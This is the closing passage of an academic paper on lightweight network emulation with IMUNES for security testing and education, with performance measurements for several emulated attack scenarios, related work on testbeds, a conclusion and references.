The measurements were performed on two different platforms: an off-the-shelf laptop (Intel Core i5-2520M CPU, 2 cores at 2.5 GHz, 4 GB of RAM) and a commodity workstation (AMD FX-8350 CPU, 8 cores at 4.00 GHz, 8 GB of RAM). Measurement results are shown in Tab. 1, where the letter L represents laptop results and the letter W represents workstation results. Both testing platforms were running FreeBSD 10.1 RELEASE and IMUNES as the network emulation tool.

The startup and termination times show the efficiency of the network emulation platform. Even the largest scenario that demonstrates the DNS spoofing attack can be started and terminated in less than 2 seconds. Attack setup time is an approximate value that shows how much time is needed to execute the attack with the provided attack scripts. Peak memory usage shows the maximum amount of memory that is used when running the scenario, whereas peak CPU usage shows the maximum CPU usage. While memory usage is minimal for all scenarios, CPU usage depends on the type of attack that is demonstrated. Denial of service scenario loads is substantially higher because of the computing power needed to produce a large amount of network traffic, both for the attacker and attack victims. The automation column specifies whether the attack can be executed automatically after the topology is setup or it needs additional user intervention before the attack is performed and evaluated.

Table 1 Network emulation performance

Attackscenario	Startup time (W/L)	Termination time (W/L)	Attacksetup time	Peak memoryusage	Peak CPU usage (W/L)	Automation
Maninthemiddle	0.30 s / 0.30 s	0.10 s / 0.15 s	~ 5 s	10 MB	0.1 % / 1.0 %	Automated
DNS spoofing	1.25 s / 1.40 s	0.50 s / 0.50 s	~ 30 s	184 MB	5 % / 6 %	Interactive
Heartbleed	0.36 s / 0.38 s	0.15 s / 0.19 s	~ 5 s	15 MB	2 % / 6 %	Automated
Shellshock	0.36 s / 0.38 s	0.15 s / 0.19 s	~ 30 s	19 MB	1 % / 4 %	Interactive
Smurf	1.03 s / 1.00 s	1.59 s / 0.51 s	~ 5 s	50 MB	16 % / 45 %	Automated
NTP amplification	1.03 s / 1.00 s	1.59 s / 0.51 s	~ 30 s	60 MB	82 % / 93 %	Interactive

The differences between laptop and workstation results are minimal and show the advantage of using lightweight virtualization for network emulation. The only difference between the two hardware platforms can be spotted when running CPU demanding tasks like flooding the network with attack traffic. Evaluation results also demonstrate the possibility of running multiple attack scenarios on one physical machine, which can simplify testing and reduce the amount of resources needed for research and security evaluation.

5 Related work

Running security scenarios is usually bound to starting a couple of virtual or physical machines to demonstrate certain vulnerability. This proves to be complicated and time consuming. On the other side this kind of deployment does not provide the possibility of testing out more complicated network deployments that include a couple of routers and a dedicated firewall machine which prove to be important in certain network security scenarios. Certain efforts have been made in this area by introducing V-NetLab [36] which gives an overview over running virtual machines and simplifies their management, but this is still a para-virtualized solution which is rather resource demanding.

The introduction of LigtVN [37] promises better performance but the efficiency is still limited to running at most twenty network nodes in one deployment on a rather capable server machine. Both V-NetLab and LightVN have a promising architecture but still cannot be deployed in a lightweight and portable manner to enable easy setup migration and versioning. Both systems offer an extensible lab environment that is unfortunately tied to a server machine and could not be deployed inside one VirtualBox image in a manner similar to IMUNES [15]. While we tried to find a reference implementation of LightVN and provide comprehensive test results, there is not one that is publicly available. The setup and startup speeds and forwarding capacity is given in our previous work [9].

Another similar approach to the one we present is shown in [38] but this approach is limited to large scale network security experiments and focused on resource allocation in contrast to achieving a portable and lightweight network emulation environment that can be used for both research and education purposes.

Other interesting network emulation and security coupling approaches are usually tied to specific network scenarios instead of directly focusing on general purpose network emulation, e.g. evaluation of mobile ad-hoc networks under attack [39] and analyzing secure content in manets [40] were done by using network emulation in CORE [11], a lightweight mobile ad-hoc network emulator based on IMUNES.

On the large-scale network emulation scene Planetlab [41] and Emulab [42] offer a service that can be used to reproduce certain network scenarios but it does not provide a lightweight sandboxed environment where malware can be deployed and studied. Apart from that the time needed to setup and start a network for such purposes is greater than when lightweight network emulation tools are used. There are certain tools that use full or para-virtualization solutions to start network nodes, like MLN [43], Cloonix [44] and GNS3 [45], which proves to be slower and reduces the portability of network setups because of individual disk images. Solutions based on operating system level virtualization like Mininet [46] do not give the needed flexibility for running standard applications like routing daemons and different services inside virtual nodes. These features can be configured but require additional configuration compared to tools like IMUNES and CORE that run all standard services and applications.

6 Conclusion

Network emulation tools create an entire new canvas for creating security evaluation, testing and learning scenarios. Network emulation greatly improves testing scenario integration and deployment by providing a unified management system for all network nodes. In the implemented practical use cases, we demonstrate the efficiency of the solution and determine several concepts that can be used to recreate a realistic network environment for security scenarios. The portability of the presented use cases enables easier security testing and paves the way for a comprehensive and accessible education solution for security training. The proposed environment not only simplifies prototyping a complex network scenario but also enables a reproducible environment that scales with the number of network nodes.

7 References

[1] Pilli, E. S.; Joshi, R. C.; Niyogi, R. Network forensic frameworks: Survey and research challenges. // Digital Investigation. 7, 1(2010), pp. 14-27. https://doi.org/10.1016/j.diin.2010.02.003

[2] Vaughan-Nichols, S. J. New approach to virtualization is a lightweight. // Computer. 39, 11(2006), pp. 12-14. https://doi.org/10.1109/MC.2006.393

[3] Barham, P.; Dragovic, B.; Fraser, K.; Hand, S.; Harris, T.; Ho, A.; Neugebauer, R.; Pratt, I.; Warfield, A. Xen and the art of virtualization. // ACM SIGOPS Operating Systems Review. 37, 5(2003), pp. 164-177. https://doi.org/10.1145/1165389.945462

[4] Kivity, A.; Kamay, Y.; Laor, D.; Lublin, U.; Liguori, A. kvm: the linux virtual machine monitor. // Proceedings of the Linux Symposium, 2007, vol. 1, pp. 225-230.

[5] Muller, A.; Wilson, S. Virtualization with vmwareesx server, 2005.

[6] Kamp, P. H.; Watson, R. N. M. Jails: Confining the omnipotent root. // Proceedings of the 2nd International SANE Conference, 2000, vol. 43, p. 116.

[7] Helsley, M. Lxc: Linux container tools. // IBM devloperWorks Technical Library, 2009.

[8] Merkel, D. Docker: lightweight linux containers for consistent development and deployment. // Linux Journal. 2014, 239(2014), p. 2.

[9] Salopek, D.; Vasic, V.; Zec, M.; Mikuc, M.; Vasarevic, M.; Koncar, V. A network testbed for commercial telecommunications product testing. // Software, Telecommunications and Computer Networks (SoftCOM), 2014 22nd International Conference on, pp. 372-377, Sept 2014.

[10] Vasic, V.; Suznjevic, M.; Mikuc, M.; Matijaševic, M. Scalable software architecture for distributed mmorpg traffic generation based on integration of urbban-gen and imunes. // Journal of Communications Software and Systems, 2013.

[11] Ahrenholz, J.; Danilov, C.; Henderson, T.; Kim, J. Core: A real-time network emulator. // Military Communications Conference, 2008. MILCOM 2008. IEEE, pp. 1-7, Nov 2008.

[12] Vasic, V.; Salopek, D.; Zec, M.; Mikuc, M. IMUNES virtualbox image for security scenarios. http://www.imunes.net/dl/IMUNES_security.ova, June 2015.

[13] Vasic, V.; Salopek, D.; Zec, M.; Mikuc, M.; Integrated Multiprotocol Network Emulator/Simulator. http://www.imunes.net/, June 2015.

[14] Zec, M.; Mikuc, M. Real-time network IP network simulation at gigabit data rates. // Proceedings ConTEL 2003, p. 235, 2003.

[15] Zec, M.; Mikuc, M. Operating system support for integrated network emulation in IMUNES. // 1st Workshop on Operating System and Architectural Support for the on demand IT InfraStructure (OASIS), p. 3, 2004.

[16] Cobbs, A. All about netgraph. http://people.freebsd.org/~julian/netgraph.html.

[17] Vasic, V.; Salopek, D. Integrated MultiprotocolNetwork Emulator/Simulator. https://github.com/imunes/imunes-security, July 2015.

[18] Whalen, S. An introduction to arp spoofing. // Node99 [Online Document], April, 2001.

[19] Plummer, D. Ethernet Address Resolution Protocol: Or Converting Network Protocol Addresses to 48.bit Ethernet Address for Transmission on Ethernet Hardware. // RFC 826 (Internet Standard), Nov. 1982. Updated by RFCs 5227, 5494.

[20] Song, Dug. Dsniff, https://www.monkey.org/~dugsong/dsniff/, 2000.

[21] Mockapetris, P. Domain names - implementation and specification. // RFC 1035 (Internet Standard), Nov. 1987. Updated by RFCs 1101, 1183, 1348, 1876, 1982, 1995, 1996, 2065, 2136, 2181, 2137, 2308, 2535, 2673, 2845, 3425, 3658, 4033, 4034, 4035, 4343, 5936, 5966, 6604.

[22] Kaminsky, D. Black ops 2008: It's the end of the cache as we know it, Black Hat USA, 2008.

[23] Dierks, T.; Rescorla, E. The Transport Layer Security (TLS) Protocol Version 1.2. // RFC 5246 (Proposed Standard), Aug. 2008. Updated by RFCs 5746, 5878, 6176.

[24] Seggelmann, R.; Tuexen, M.; Williams, M. Transport Layer Security (TLS) and Datagram Transport Layer Security (DTLS) Heartbeat Extension. // RFC 6520 (Proposed Standard), Feb. 2012.

[25] Durumeric, Z.; Kasten, J.; Adrian, D.; Halderman, J. A.; Bailey, M.; Li, F.; Weaver, N.; Amann, J.; Beekman, J.; Payer, M. et al. The matter of heartbleed. // Proceedings of the 2014 Conference on Internet Measurement Conference, pp. 475-488, ACM, 2014. https://doi.org/10.1145/2663716.2663755

[26] CVE-2014-6271. Available from MITRE, CVE-ID CVE-2014-6271., Sept. 9 2014.

[27] Kumar, S. Smurf-based distributed denial of service (ddos) attack amplification in internet. // Internet Monitoring and Protection, 2007. ICIMP 2007. Second International Conference on, pp. 25-25, IEEE, 2007.

[28] Biondi, P. Scapy, a powerful interactive packet manipulation program, 2010. http://secdev.org/projects/scapy/

[29] Kührer, M.; Hupperich, T.; Rossow, C.; Holz, T. Exit from hell? Reducing the impact of amplification ddos attacks. // USENIX Security Symposium, 2014.

[30] Mills, D.; Martin, J.; Burbank, J.; Kasch, W. Network Time Protocol Version 4: Protocol and Algorithms Specification. // RFC 5905 (Proposed Standard), June 2010.

[31] CVE-2013-5211, NTP ntpdmonlist Query Reflection - Denial of Service, https://www.exploit-db.com/exploits/33073/, 2013.

[32] Turner, A.; Bing, M. Tcpreplay: Pcap editing and replay tools for* nix., http://tcpreplay. sourceforge.net, 2005.

[33] Steffen, A. StrongSwan, Computer Software, http://www.strongswan.org.

[34] Roesch, M. Snort: Lightweight intrusion detection for networks. // Lisa. 99, 1(1999).

[35] Suricata, IDS, "open-source IDS", IPS/NSM engine (http://suricata-ids.org/), 2014.

[36] Sun, W.; Katta, V.; Krishna, K.; Sekar, R. V-netlab: An approach for realizing logically isolated networks for security experiments. // CSET. 8, (2008), pp. 1-6.

[37] Niyaz, Q.; Sun, W.; Xu, R.; Alam, M. Light VN: A light-weight testbed for network and security experiments. // ITNG. (2015), pp. 459-464.

[38] Yao, W.-M.; Fahmy, S.; Zhu, J. Easyscale: Easy mapping for large-scale network security experiments. // Communications and Network Security (CNS), 2013 IEEE Conference on, pp. 269-277, IEEE, 2013.

[39] Acosta, J. C.; Medina, B. G. Survivability prediction of ad hoc networks under attack. // Military Communications Conference, 2012-MILCOM 2012, pp. 1-6, IEEE, 2012.

[40] El Defrawy, K.; Holland, G. Secure and privacy-preserving querying of content in manets. // Homeland Security (HST), 2012 IEEE Conference on Technologies for, pp. 603-608, IEEE, 2012.

[41] Chun, B.; Culler, D.; Roscoe, T.; Bavier, A.; Peterson, L.; Wawrzoniak, M.; Bowman, M. Planetlab: an overlay

testbed for broad-coverage services. // ACM SIGCOMM Computer Communication Review. 33, 3(2003), pp. 3-12. https://doi.org/10.1145/956993.956995

[42] Hibler, M.; Ricci, R.; Stoller, L.; Duerig, J.; Guruprasad, S.; Stack, T.; Webb, K.; Lepreau, J. Large-scale virtualization in the emulab network testbed. // USENIX Annual Technical Conference, pp. 113-128, 2008.

[43] Begnum, K. M. Managing large networks of virtual machines. // LISA. 6, (2006), pp. 205-214.

[44] Rehunathan, D.; Bhatti, S.; Perrier, V.; Hui, P. The study of mobile network protocols with virtual machines. // Proceedings of the 4th International ICST Conference on Simulation Tools and Techniques, SIMUTools '11, (ICST, Brussels, Belgium, Belgium), pp. 115-124, ICST (Institute for Computer Sciences, Social-Informatics and Telecommunications Engineering), 2011. https://doi.org/10.4108/icst.simutools.2011.245607

[45] Carneiro, G. J. NS-3: Network Simulator 3. // UTM Lab Meeting April, vol. 20, 2010.

[46] Lantz, B.; Heller, B.; McKeown, N. A network in a laptop: rapid prototyping for software-defined networks. // 9th ACM SIGCOMM Workshop on Hot Topics in Networks, p. 19, ACM, Oct 2010. https://doi.org/10.1145/1868447.1868466

Authors' addresses

Denis Salopek, mag. ing.
University of Zagreb,
Faculty of Electrical Engineering and Computing
Unska 3, 10000 Zagreb, Croatia
denis.salopek@fer.hr

Valter Vasić, dr. sc.
University of Zagreb,
Faculty of Electrical Engineering and Computing
Unska 3, 10000 Zagreb, Croatia
valter.vasic@fer.hr

Miljenko Mikuc, dr. sc.
University of Zagreb,
Faculty of Electrical Engineering and Computing
Unska 3, 10000 Zagreb, Croatia
miljenko.mikuc@fer.hr